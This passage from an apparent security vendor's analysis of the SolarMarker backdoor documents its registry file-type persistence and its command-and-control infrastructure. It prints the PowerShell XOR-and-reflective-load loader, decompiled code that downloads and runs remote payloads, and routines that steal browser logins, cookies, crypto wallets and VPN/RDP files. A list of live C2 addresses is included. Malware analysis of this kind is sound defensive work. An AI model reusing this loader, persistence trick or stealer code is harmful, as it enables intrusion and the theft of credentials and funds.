  a06f383e63a43381f156ee77d9f6f.lNk                     c:\user[redacted]appdata\roaming\adobe\ycdpxehjwyogxk\vupqvferpbwfmevrhlosnz.nuaoeluriiqznsvqco
```

Normally, one would expect this linked file to be an executable or script file. But for these SolarMarker campaigns the linked file is one of the random junk files, and cannot be executed itself.




```
view VUPQVfERpBWfmEvrhLOSNZ.NuAoeLuriIQZNSVqcO - Far 3.0.4040 x86
...mEvrhLOSNZ.NuAoeLuriIQZNSVqcO h  1252          96115       Col 0       0%    08:5
0000000000: 06 69 D7 F1 D8 71 A7 06  B7 16 C8 2E 67 00 3E EB  ♠i×ñØq§♠·▬È.g >ë
0000000010: 86 F9 24 33 A6 27 AE 6D  E9 6E D6 B5 10 2F 94 F0  †ù$3¦'®ménÖµ►/"ð
0000000020: 70 26 C3 FB 75 75 68 D7  02 69 70 C7 A3 6A B7 00  p&Ãûuuh×☻ipÇ£j·
0000000030: 74 BF 94 07 3D 86 EB DE  BB 6A 08 69 9A F2 F6 87  t¿"•=†ëÞ»j◘išòö‡
0000000040: 81 D7 BD 41 3C 43 75 11  91 4C 30 3C B7 E7 C9 7E  ×½A<Cu◄'L0<·çÉ~
0000000050: B7 D6 41 50 9B 8D B3 EA  3B E5 3F 0B 6C FE 3D 10  ·ÖAP›³ê;å?♂lþ=►
0000000060: 73 E8 45 CC AC 76 C4 30  4A 83 76 F0 55 AE 26 D4  sèEÌ¬vÄ0JƒvðU®&Ô
0000000070: A1 8A B2 C4 B0 A6 EC F4  24 D3 05 57 03 6A A4 92  ¡Š²Ä°¦ìô$Ó♣W♥j¤'
0000000080: 0F 20 C9 CF A1 FC D2 40  11 10 06 17 16 C2 94 8C  ☼ ÉÏ¡üÒ@◄►♠↨▬Â"Œ
0000000090: BE 6B 6A E2 4C 78 5F CC  FB 51 A8 D9 70 6D 2C E0  ¾kjâLx_ÌûQ¨Ùpm,à
00000000A0: DE E4 E1 35 E4 57 33 A4  B8 71 B2 9F 9F D5 DD 62  Þäá5äW3¤¸q²ŸŸÕÝb
00000000B0: 3E 79 98 98 FF C2 46 96  C0 FD D4 4F 54 F8 D0 A4  >y˜˜ÿÂF–ÀýÔOTøÐ¤
```

As it turns out, the content of the file is totally irrelevant. What is important is the unique


As it turns out, the content of the file is totally irrelevant. What is important is the unique and random file extension, that was used: **.NuAoeLuriIQZNSVqcO.**

After dropping the files, the PowerShell installer registers the file extension used for them as a custom file type with a randomly generated name (in this case **ocrrhvyczvnikxofwntsvx**):



```
Registry Editor
File  Edit  View  Favorites  Help
  .ncb                      Name        Type      Data
  .nfo                      (Default)   REG_SZ    ocrrhvyczvnikxofwntsvx
  .nk2
  .nls
  .nuaoeluriiqznsvqco
  .nvr
  .obj
  .oc
Computer\HKEY_CLASSES_ROOT\.nuaoeluriiqznsvqco
```


The file type is defined by the script with a custom file open handler. This handler is a PowerShell script:



```
Registry Editor
File  Edit  View  Favorites  Help
  Object.Microsoft.DXTFilter(     Name       Type     Data
  Object.Microsoft.DXTFilter(     (Default)  REG_SZ   POweRSHelL -eP BYpasS -CoMMaND "$ab335ab62c0406ba430196db...
  objref
  ocrrhvyczvnikxofwntsvx
    shell
      open
        command
  ocxfile
  ODBC.FileDSN
  odc.cube
  odc.database
Computer\HKEY_CLASSES_ROOT\ocrrhvyczvnikxofwntsvx\shell\open\command
```

Reflected loading

The script in the handler loads the file containing the encrypted payload (in this case, **EhkpfRkrpDaViAPS\KfWJiiEPmkDO.fFOTagOUMEgIwBH**). It then uses a key hard-coded into the script to decrypt the payload using a bitwise XOR operation, and then uses reflective loading to execute the now-decrypted DLL, as illustrated on the following beautified code:



```
# Make PowerShell Disappear
$ab335ab62c0406ba430196dbf299d=add-type -mEMBErdeFinitioN ('[dllImport"user32.dll"]public static extern
bool ShOwWindowAsync(Intptr hwnd, int ncmdshow);) -name (Win32ShowWindowAsync -NamESPace wiN32FUnCTiOnS
-PasStHRu'
$ab335ab62c0406ba430196dbf299d::ShOwwINDOwasYnc((gEt-PROCEsS -iD $pID).MaInwinDowHandle, 0)

$xorkey=
'Xk8leVpeT35gJUB8Y1VmQFZ1NkBAU0tVYUB3YzZ+Xm5gJHpAYGJJZUBVRlBNQFJ4X0ZAUnBkaV4xNlZQXjBTUyNAVkJSX0B2cHoyQF
AVHJLR15PVWMhQHEoK21eMEo/ekBSWGpYQHdKemNeMHVPdV5vb2syQHI5cys/VXNofnBvKTw0eU50RS1qal54dWhLeyFLdGc/e3R2WF
zOSlTb31yaVduU3FKJmsqYiZRdSgtR0ltJU88MWhvT301dCVzdVdmVXU3N2tpRHomenA5MXR1Jko1eWppdEhwcmooY1J0RnBROXFOUy
jbHlyP2AqdW9SeXY='
$i=0
$payload=[io.fILE]::REaDalLbyTEs(
'C:\Users[redacted]AppData\Roaming\AdobE\EhkpfRkrpDaViAPS\KfWJiiEPmkDO.fFOTagOUMEgIwBH')
(0..$payload.CouNT)|foreAcH{
    if($i -gE $payload.COunt){}
    ElSe{
        FoR($keyindex=0; $keyindex -Lt $xorkey.LENgTh; $keyindex++)
        {
            $payload[$i]=$payload[$i] -Bxor $xorkey[$keyindex]
            $i++
            If($i -gE $payload.CouNT){
                $keyindex=$xorkey.lengtH
            }
        }
    }
}
[REFLection.AsSEMBly]::lOad($payload)
[a705e07f7b3434aee44532c6829a2.a40e86146bb45e935cc2971f49031]::adab43c680c46ab0ff8aaa4f1254d()
```

The reflectively loaded payload is the Solarmarker backdoor.

Solarmarker payload

During this research we identified several variants of the backdoor, the main difference between them is the internal version number, the C2 server and the RSA key used for communication. Each variant is identified with a version ID string:

```
public string AppVer = "IN-3";
```

Multiple versions communicated with the same server, and there was a unique key for each server.


Version	C2 server
DR/1.6	http://45.146.165.221
DR/1.7	http://91.241.19.110
IN-1 **IN-2** **IN-3** **IN-9** **IN-10**	http://46.102.152.102
IN-13	http://185.244.213.64
IN-10 **RB-7**	http://192.121.87.53
J12	http://5.254.118.226
J13	http://23.29.115.175

J15 **J16**	http://92.204.160.110
SP-W1	http://146.70.24.173
SP-W2	http://69.46.15.151
AG-3 **AG-5** **AG-8** **AG-9**	http://167.88.15.115
AG-13 **SP-1** **SP-3**	http://216.230.232.134
SP-5 **SP-7** **SP-10** **SP-11**	http://37.120.237.251
SP-13 **SP-16**	http://45.42.201.248
SP-17 **SP-18**	http://188.241.83.61
SP-21 **OC-1** **OC-3** **OC-4**	http://146.70.41.157
NV-1 **NV-4** **NV-5** **NV-6** **OC-11**	http://92.204.160.233
OC-8 **OC-9**	http://37.221.114.23
OC-7	http://149.255.35.179
OC-W1	http://104.223.123.7

Older versions of the backdoor provided different functionality, such as browser data stealing, crypto-wallet stealing, and command execution. But more recent variants of the backdoor have the following, limited capabilities:

- Run a PowerShell command decoded from a deflate+base64 encoded blob on a remote server.
- Run an .EXE file (first saved to %TEMP%) retrieved from a remote server.

In all versions of the backdoor, the code contains a lot of junk thread-creation code fragments. These do nothing but break up the readability of the code and add delay cycles to the execution. For example, in this section of code:



```
thread.Join();
OperatingSystem oSVersion = Environment.OSVersion;
Thread thread2 = new Thread(delegate
{
    Func<double, double> func = (double acc3569f20541ab73ad9dbc7dfacb) =>
    acc3569f20541ab73ad9dbc7dfacb * acc3569f20541ab73ad9dbc7dfacb + -24.472422563328891;
    double num = func(-74.480990407182986);
});
thread2.Start();
thread2.Join();
string text;
switch (oSVersion.Version.Major)
{
case 5:
    text = "XP";
    goto IL_16B;
case 6:
{
    Thread thread3 = new Thread(delegate
    {
        Func<double, double> func = (double aad1756cca24438c0a6957139171a) =>
        aad1756cca24438c0a6957139171a * aad1756cca24438c0a6957139171a + -24.472422563328891
        double num = func(-74.480990407182986);
    });
    thread3.Start();
    thread3.Join();
    switch (oSVersion.Version.Minor)
    {
    case 0:
        text = "Vista";
```

…after removing the junk the about code simplifies to:

```
OperatingSystem oSVersion = Environment.OSVersion;
string text;
switch (oSVersion.Version.Major)
{
case 5:
       text = "XP";
       goto IL_16B;
case 6:
{
switch (oSVersion.Version.Minor)
{
       case 0:
              text = "Vista";
```

The evolving backdoor

Interestingly, the functionality of the latest version of the backdoor is essentially the same as that of the oldest version we could identify (sha1: 6ccbde9f29fe59077e218b5dc294ca179bd54522, version ID: *DR/1.6*, timestamp: November 2020). It also allowed the execution of a .EXE program received from the C2 server:

```
string text3 = string.Concat(new object[]
{
     Environment.GetEnvironmentVariable("temp"),
     '\\',
     M.GenRandomString(24),
     ".exe"
});
byte[] bytes2 = M.DecryptRaw(M.Req(addr,
…
File.WriteAllBytes(text3, bytes2);
Process.Start(text3);
```

And it also provided for the execution of a PowerShell file received from the C2 server:

```
string text2 = string.Concat(new object[]
{
     Environment.GetEnvironmentVariable("temp"),
     '\\',
     M.GenRandomString(24),
     ".ps1"
});
byte[] bytes = M.DecryptRaw(M.Req(addr,
…
File.WriteAllBytes(text2, bytes);
Process.Start(new ProcessStartInfo
{
     FileName = "powershell",
     Arguments = "-ep bypass -command \"iex(get-content '" + text2 + "')\"",
     WindowStyle = ProcessWindowStyle.Hidden
});
Thread.Sleep(15000);
File.Delete(text2);
```

Finally it could executed a PowerShell command received as a string from the C2 server:

```
else if (value == "command") {
   string value2 = ((M.JsonValue)jsonObject.Get("task_id")).value;
   string value4 = ((M.JsonValue)jsonObject.Get("command")).value;
   Process.Start(new ProcessStartInfo {
   FileName = "powershell", Arguments = "-ep bypass -command \"" + value4 + "\"", WindowStyle = ProcessWindowStyle.Hidden });
```

In this oldest version, the data sent to the C2 server was encrypted using a XOR algorithm using a hardcoded key. This encryption scheme was later replaced with more secure RSA encryption.

In addition to the RSA encrypted communication, later variants added other functionality, while removing some of the older ones. Version **J13** (sha1: 55c692913894a282189e0dff5dcd60e29ad89046, time stamp September 2021), for instance, does not provide any remote execution options. Instead, it collects browser data and sends it to the C2 server.

```
if (File.Exists(directoryInfo2.FullName + "\\logins.json") && File.Exists(directoryInfo2.FullName + "\\key4.db") &&
File.Exists(directoryInfo2.FullName + "\\cert9.db") && File.Exists(directoryInfo2.FullName + "\\cookies.sqlite") &&
File.Exists(directoryInfo2.FullName + "\\formhistory.sqlite"))
{
   this.a = this.f(directoryInfo2.FullName + "\\cert9.db");
   this.b = this.f(directoryInfo2.FullName + "\\key4.db");
   this.c = this.f(directoryInfo2.FullName + "\\logins.json");
   this.d = this.f(directoryInfo2.FullName + "\\cookies.sqlite");
   this.e = this.f(directoryInfo2.FullName + "\\formhistory.sqlite");
```

This version targets multiple browsers (Chrome, Edge, Brave, Opera, Firefox):

```
{
'\\','A','p','p','D','a','t','a','\\','L','o','c','a','l','\\','G','o','o','g','l','e',
'\\','C','h','r','o','m','e','\\','U','s','e','r',' ','D','a','t','a'
}), list);

Main.a(Main.a(new char[]
{
'e','d','g','e'
}), environmentVariable + Main.a(new char[]

{
'\\','A','p','p','D','a','t','a','\\','L','o','c','a','l','\\','M','i','c','r','o','s','o','f','t',
'\\','E','d','g','e','\\','U','s','e','r',' ','D','a','t','a'
}), list);

Main.a(Main.a(new char[]
{
'o','p','e','r','a'
}), environmentVariable + Main.a(new char[]
{
'\\','A','p','p','D','a','t','a','\\','R','o','a','m','i','n','g','\\','O','p','e','r','a','
','S','o','f','t','w','a','r','e','\\','O','p','e','r','a',' ','S','t','a','b','l','e'
}), list);
Main.a(Main.a(new char[]
{
'b','r','a','v','e'
}), environmentVariable + Main.a(new char[]
{
'\\','A','p','p','D','a','t','a','\\','L','o','c','a','l','\\','B','r','a','v','e',
'S','o','f','t','w','a','r','e','\\','B','r','a','v','e','-','B','r','o','w','s','e','r',
'\\','U','s','e','r',' ','D','a','t','a'
}), list);
try
{
Main.k k = new Main.k(Main.a(new char[]
{
    'f','i','r','e','f','o','x'
}), environmentVariable + Main.a(new char[]
{
'\\','A','p','p','D','a','t','a','\\','R','o','a','m','i','n','g','\\',
'M','o','z','i','l','l','a','\\','F','i','r','e','f','o','x','\\','P','r','o','f','i','l','e','s'
}));
```

Version J12 (sha1: ee19506006b67c58933b471597e777b2675fba92, compilation time September 2021) added cryptowallet stealing as a functionality.

```
string environmentVariable = Environment.GetEnvironmentVariable("userprofile");
string text = environmentVariable + "\\AppData\\Roaming";
string text2 = environmentVariable + "\\AppData\\Local";
Main.a(list, "Atomic", "Wallet", "*", text + "\\atomic\\Local Storage\\leveldb", false);
Main.a(list, "Guarda", "Wallet", "*", text + "\\Guarda\\Local Storage\\leveldb", false);
Main.a(list, "SimpleOS", "Wallet", "*", text + "\\simpleos\\Local Storage\\leveldb", false);
Main.a(list, "Neon", "Wallet", "*", text + "\\Neon\\Local Storage\\leveldb", false);
Main.a(list, "Wasabi", "Wallet", "*", text + "\\WalletWasabi\\Client\\Wallets", false);
Main.a(list, "MyMonero", "Wallet", "*.mmd*", text + "\\MyMonero", false);
Main.a(list, "Jaxx", "Wallet", "*", text + "\\Jaxx\\Local Storage\\leveldb", false);
Main.a(list, "Jaxx", "Wallet", "*", text + "\\com.liberty.jaxx\\IndexedDB", false);
Main.a(list, "Electrum", "Wallet", "*", text + "\\Electrum\\wallets", false);
Main.a(list, "Ethereum", "Wallet", "*", text + "\\Ethereum\\keystore", false);
Main.a(list, "Exodus", "Wallet", "*", text + "\\Exodus\\exodus.wallet", false);
Main.a(list, "GreenAddress", "Wallet", "*", text + "\\GreenAddress Wallet\\Local Storage\\leveldb", false);
Main.a(list, "Coin Wallet", "Wallet", "*", text + "\\Coin Wallet\\Local Storage\\leveldb", false);
Main.a(list, "Bither", "Wallet", "*", text + "\\Bither", false);
Main.a(list, "Coinomi", "Wallet", "*", text2 + "\\Coinomi\\Coinomi\\wallets", false);
Main.a(list, "Ledger Live", "Hardware wallet", "*.json", text + "\\Ledger Live", false);
Main.a(list, "Trinity", "Hardware wallet", "*.realm", text + "\\Trinity", false);
Main.a(list, "Scatter", "Hardware wallet", "*.json", text + "\\scatter", false);
Main.a(list, "Unknown?", "Wallet?", "*wallet*.dat", text, false);
Main.a(list, "Unknown?", "Wallet?", "*.wallet", text, false);
Main.a(list, "Unknown?", "Wallet?", "*wallet*.dat", text2, false);
Main.a(list, "Unknown?", "Wallet?", "*.wallet", text2, false);
string[] directories = Directory.GetDirectories(text, "Electrum-*");
string[] array = directories;
for (int i = 0; i < array.Length; i++)
{
string str = array[i];
Main.a(list, "Electrum", "Wallet", "*", str + "\\wallets", false);
}
```

In this variant, as shown in the code above, SolarMarker collects the wallets of the following cryptocurrencies:

- Atomic

- Guarda
- SimpleOS
- Neon
- Wasabi
- MyMonero
- Jaxx
- Electrum
- Ethereum
- Exodus
- GreenAddress
- Coin
- Bither
- Coinomi
- Ledger
- Trinity
- Scatter

Additionally this variant collects VPN and RDP configs:

```
Main.a(list, "OpenVPN?", "VPN?", "*.*vpn", environmentVariable, true);
Main.a(list, "RDP", "RDP", "*.rdp", environmentVariable, true);
```

The latest model

The most recent version we've analyzed creates a text file with path like:

%PROFILE%\AppData\Roaming\27928525329423222227221630524529029729723924927627121922627428029329027421825830228228623

The contents of this file is an encoded string (in this case, **2CJDEX5HFXHRXL3FK53CXRS9U8L5EDDC**) which serves as a unique system ID (HWID) , generated from the content of files in %APPDATA%, or generated randomly, if empty.

The backdoor calls back to the C2 server with a JSON message to C2 server with basic config data:

```
{"action":"ping","hwid":"A8IFX8YU3NJIU8PFJ0XFMMXDCWFQT9UG","pc_name":"{redacted}","os_name":"Win
7","arch":"x86","rights":"User","version":"OC-8","workgroup":"? | ?","dns":0,"protocol_version":2}
```

This message is sent to the server encrypted with a hardcoded RSA key.

```
<Main>
<Modulus>q7lnDVdxQRSYhRPYcqRaqkwV9sRGLxrKNMOSsxFSdJ30bswOmMHEeUe7Z/3rGI3dmlnSC77I/
qwWkzf73lF+SPFmIw4ma84JIVDW76k+eEP2iguC9zGNXaPBajogFRf8K2HgIwF/eni/wmnrtzhryxIE5mNJzAREsICbA/
/RzfTU3C7JPlkCys0q9uVlkQLO9ijQHyHuUE+uk0nGk2+0t91hW+efqz5i8iy92hFm3dnD005mogpXA+18pFeFu8x1hrr
PFhaHY9m1Xl7oyBZ8nnol4uDdPNzkGNCsUOZtSVQE8wZc5yaFKBU2uuCl8IHaQMhENrNMR0EWlMTYgrAWYw==
</Modulus>
<Exponent>AQAB</Exponent>
</Main>
```

Further communications with the server will be encrypted with the original config buffer.


So, the initial report-back call communication data is encrypted using the hard-coded RSA key with asymmetric RSA algorithm, the rest of the communication uses the config buffer as a key using symmetric AES CBC algorithm.

The C2 server is selected from a possible array of server names, which in the analized sample contained only a single entry: hxxp://37[.]221.114.23

As noted earlier, this version of the backdoor's functionality is limited to executing some next-stage code. For that, the backdoor provides multiple approaches. It can:

- download and execute a Windows executable
- download and execute a PowerShell script
- download and load a .Net DLL
- run a PowerShell command received as a string

Running PowerShell and a command is done the same way: the payload is expected to be a compressed gzip stream with base64 encoding on top:



```
char[]
{
    'p',
    'o',
    'w',
    'e',
    'r',
    's',
    'h',
    'e',
    'l',
    'l'
}));
MemoryStream memoryStream = new MemoryStream();
GZipStream gZipStream = new GZipStream(memoryStream, CompressionMode.Compress);
byte[] bytes = Encoding.UTF8.GetBytes(a850a9b253c4ef964bd63f636d691);
gZipStream.Write(bytes, 0, bytes.Length);
gZipStream.Close();
memoryStream.Close();
string text = Environment.GetEnvironmentVariable("temp") + "\\" + Program.Main.
getRandomName(8);
File.WriteAllBytes(text, memoryStream.ToArray());
string arguments = Program.random_case("-enc \"") + Convert.ToBase64String(Encoding.
Unicode.GetBytes(Program.random_case("$p='" + text +
"';iex([System.Text.Encoding]::UTF8.GetString({$i=New-Object
System.IO.MemoryStream(,$args[0]);$o=New-Object System.IO.MemoryStream;$z=New-Object
System.IO.Compression.GzipStream
$i,([IO.Compression.CompressionMode]::Decompress);$z.CopyTo($o);$z.Close();$i.Close();re
turn
$o.ToArray();}.invoke([System.IO.File]::ReadAllBytes($p))));[System.IO.File]::Delete($p)
"))) + '"';
processStartInfo.UseShellExecute = false;
```

The .Net module is loaded in memory, the Run function of the Module.Main class is executed:

```
mpool.a9bd1e9d79f46a96330eecb53f054(Program.ad10fd14022445bfbbcdf53ea0fba(Program.get_msg_get_file(cfg.hwid, text4), cfg),
Program.chararray_to_str(new char[]
{
'M','o','d','u','l','e','.','M','a','i','n'
}), Program.chararray_to_str(new char[]
{
'R','u','n'
}), str3);
```

Conclusion

There are currently no active SolarMarker-spreading campaigns, as the final download site used by the operators of the campaign was shut down. But SolarMarker deployments remain active, and while we've seen a decline in detections of the malware since November of 2021, the malware has not disappeared. It may be just a matter of time before a new campaign using new infrastructure is launched.

While ransomware operators and other malicious actors draw much of defenders' focus to well-documented malware delivery methods—phishing emails, Remote Desktop Protocol exploitation, and remote code execution vulnerabilities)— there are still some active campaigns that use SEO as delivery method, as demonstrated by other malware delivery-as-a-service schemes. Because we don't pay much attention to this delivery method, these SEO-based campaigns can slip under the radar of defenders until it is too late and the payload has already been deployed.

Organizations need to train users on the risks of SEO poisoning and how to identify potentially malicious results. But that education may not be enough to prevent malicious downloads through highly-targeted search terms, so a defense in depth is best.

